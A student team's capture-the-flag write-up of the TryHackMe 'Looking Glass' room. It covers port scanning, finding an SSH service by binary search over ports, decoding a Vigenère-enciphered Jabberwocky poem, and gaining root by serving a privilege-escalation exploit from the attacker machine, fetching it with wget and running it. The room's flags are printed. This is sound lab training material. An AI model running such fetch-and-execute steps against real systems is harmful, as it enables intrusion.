PenTest 1

LOOKING GLASS

Nvida

Members

ID	Name	Role
1211102656	Dennis Ng Chun Hung	Leader
1211101408	Ephrem Loo Ee Zhe	Member
1211102910	Khoo Jen-Au	Member
-	-	-

Tools Used:

Kali Linux, Nmap, Web Browser etc

RECON AND ENUMERATION

We started the pentest with a nmap scan with the command (nmap -sC -sV -Pn MachineIP)

```
1211101408@kali: ~
File  Actions  Edit  View  Help
1211101408@kali: ~ ×   1211101408@kali: ~ ×
┌──(1211101408㉿kali)-[~]
└─$ nmap -sV -sC -Pn 10.10.107.147
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 03:40 EDT
Nmap scan report for 10.10.107.147
Host is up (0.25s latency).
Not shown: 984 closed tcp ports (conn-refused)
PORT      STATE SERVICE    VERSION
9001/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9011/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9050/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9080/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9099/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9100/tcp  open  jetdirect?
9103/tcp  open  jetdirect?
9415/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9485/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9500/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9502/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9594/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10002/tcp open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10004/tcp open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10180/tcp open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

INITIAL FOOTHOLD

After the scan is completed. We found that there are a lot of open ports ranging from 9000-14000 and they are all SSH.
After some intensive thinking, — tried to connect to one of the ports with the command (ssh root@MachineIP -p PortNumber) but unfortunately we ran into an error.

```
┌──(1211101408㉿kali)-[~]
└─$ ssh root@10.10.107.147 -p 9000
Unable to negotiate with 10.10.107.147 port 9000: no matching host key type found. Their offer: ssh-rsa
```

Khoo manage to search on the web to figure out how to overcome error with a new command to connect to the port, (ssh -o "HostKeyAlgorithms=ssh-rsa" MACHINEIP -p port)

```
┌──(1211101408㉿kali)-[~]
└─$ ssh -o "HostKeyAlgorithms ssh-rsa" 10.10.107.147 -p 9000
The authenticity of host '[10.10.107.147]:9000 ([10.10.107.147]:9000)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
    ~/.ssh/known_hosts:16: [hashed name]
    (20 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.107.147]:9000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.107.147 closed.
```

We managed to obtain the output of "Lower", not understanding the meaning behind this we also decided to connect to a different port which was 12000.

```
┌──(1211101408㉿kali)-[~]
└─$ ssh -o "HostKeyAlgorithms ssh-rsa" 10.10.107.147 -p 12000
The authenticity of host '[10.10.107.147]:12000 ([10.10.107.147]:12000)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
    ~/.ssh/known_hosts:16: [hashed name]
    (21 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.107.147]:12000' (RSA) to the list of known hosts.
Higher
Connection to 10.10.107.147 closed.
```

This time we've obtained an output of "higher". Which we now understand what it meant. So the meaning for higher output would be for us to find a lower value of the port number, while lower output would be for us to find a higher value of the port number.

```
┌──(1211101408㉿kali)-[~]
└─$ ssh -o "HostKeyAlgorithms ssh-rsa" 10.10.107.147 -p 9406
The authenticity of host '[10.10.107.147]:9406 ([10.10.107.147]:9406)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
    ~/.ssh/known_hosts:16: [hashed name]
    (36 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.107.147]:9406' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz iq yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
```

Yet again some thinking was done and Ephrem finally figured out how the port works, and by using binary search we managed to narrow the ports down to the right one (NOTE: The correct port is different for everybody as it is randomised), and got us the string of texts.

With a quick search on the web for “Jabberwocky”. We manage to find a poem.

Jabberwocky

BY LEWIS CARROLL

’Twas brillig, and the slithy toves
    Did gyre and gimble in the wabe:
All mimsy were the borogoves,
    And the mome raths outgrabe.

“Beware the Jabberwock, my son!
    The jaws that bite, the claws that catch!
Beware the Jubjub bird, and shun
    The frumious Bandersnatch!”

He took his vorpal sword in hand;
    Long time the manxome foe he sought—
So rested he by the Tumtum tree
    And stood awhile in thought.


And, as in uffish thought he stood,
    The Jabberwock, with eyes of flame,
Came whiffling through the tulgey wood,
    And burbled as it came!

One, two! One, two! And through and through
    The vorpal blade went snicker-snack!
He left it dead, and with its head
    He went galumphing back.

“And hast thou slain the Jabberwock?
    Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!”
    He chortled in his joy.

’Twas brillig, and the slithy toves
    Did gyre and gimble in the wabe:
All mimsy were the borogoves,
    And the mome raths outgrabe.

Dennis has noticed that the string of text looks similar to the poem in the number of words, therefore we figured that we needed to decipher the code. We decided to determine the type of cipher used to encode the text on the web and came to the conclusion that its “Vigenére Cipher” was the type of cipher used. We managed to successfully decipher the text.



We have found out that there was an additional line at the bottom saying “Your secret is bewareTheJabberwock”.

After we have received the secret “bewareTheJabberwock”, we now proceed and type in the new discovery into our terminal where we are required to enter the secret code. And then we are shown what we assume to be the username and the password (NOTE: The password is different for everyone) to the Jabberwock remote machine.

```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$
```

After we have successfully entered into the jabberwock remote machine. With the “ls” command we listed our all files and we are then shown with 3 files inside of the remote machine, which are poem.txt, twasBrillig.sh and lastly user.txt. and the 1st flag is already waiting for us, we read the file “user.txt” with the “cat”command to reveal the flag. With the flag revealed mirrored, we just need to unmirror the mirror. Upon obtaining the flag, we put TryHackMe website and got the confirmation.

Get the user flag.

thm{65d3710e9d75d5f346d2bac669119a23} | Correct Answer | Hint


FIRST FLAG : thm{65d3710e9d75d5f346d2bac669119a23}

ROOT PRIVILEGE ESCALATION

Now that we have successfully obtained the 1st flag, the next flag we need to obtain is the 2nd flag(root flag).
We tried multiple commands to gain access to root, but failed miserably each time.
We ended up brainstorming, and Ephrem came up with the idea of privilege escalation exploit.
With the idea at hand, we tried finding what OS is the machine running on with the command (lsb_release -a)

```
jabberwock@looking-glass:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.4 LTS
Release:        18.04
Codename:       bionic
jabberwock@looking-glass:~$
```

With that we manage to successfully reveal the OS version. Ubuntu 18.04… seems very outdated, we might be able to find an exploit for it. After some research, Dennis manages to find an exploit on a github page.



We then downloaded 1 of the exploits(exploit_nss.py) from the github page. After the download was completed, we needed to upload the file and execute.

We did multiple trials and errors of exploits and of course failed miserably before Dennis managed to find the exploit that worked.

First, uploading.
On the attacking machine, we used the command (-m http.server 8080)

```
┌──(1211101408㉿kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.107.147 - - [26/Jul/2022 04:29:52] "GET /exploit_nss.py HTTP/1.1" 200 -
```

On the victim machine(jabberwock), we used the command (wget MachineIP:8080/exploit_nss.py) to get the file.

```
jabberwock@looking-glass:~$ wget 10.18.29.57:8080/exploit_nss.py
--2022-07-26 08:29:54--  http://10.18.29.57:8080/exploit_nss.py
Connecting to 10.18.29.57:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8179 (8.0K) [text/x-python]
Saving to: 'exploit_nss.py'

exploit_nss.py              100%[===================================================>]   7.99K  --.-KB/s    in 0.01s

2022-07-26 08:29:55 (536 KB/s) - 'exploit_nss.py' saved [8179/8179]

jabberwock@looking-glass:~$
```

Now that we have the file uploaded to the victim machine(jabberwock), it's time for the execution of the file.

```
jabberwock@looking-glass:~$ ls
exploit_nss.py  poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ python3 exploit_nss.py
# whoami
root
#
```

We executed the exploit file, with the python3 command like so ^.
After that we used the command “whoami” to determine whether we are in as root. Time to meddle with some things ;).


```
# ls
exploit_nss.py  libnss_X  poem.txt  twasBrillig.sh  user.txt
# cd /root
# ls
passwords  passwords.sh  root.txt  the_end.txt
# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
#
```

After successfully executing our exploit, change the directory to the root directory with the command (cd /root), “ls” command to reveal the files in the current directory and “cat” to root.txt, we are finally shown with the root flag.
Before doing the command (cd /root) we tried manually finding it but it was tedious and there were too many files.

But we still need to do one final step, which is to reverse the sentence back to its original state. And after reversing it, after that we put it through the TryHackMe website to get confirmation

thm{bc2337b6f97d057b01da718ced6ead3f}

Contributions

ID	**Name**	Contributions	Signatures
1211102656	Dennis Ng Chun Hung	Did the recon. Discovered the exploit to root.	
1211101408	Ephrem Loo Ee Zhe	Figured out the exploit for the initial foothold and wrote the write up.	
1211102910	Khoo Jen-Au	Search online for “HostKeyAlgorithms”. Video editing.	
-	-	-	-

VIDEO LINK: https://youtu.be/GQxR59JbzZQ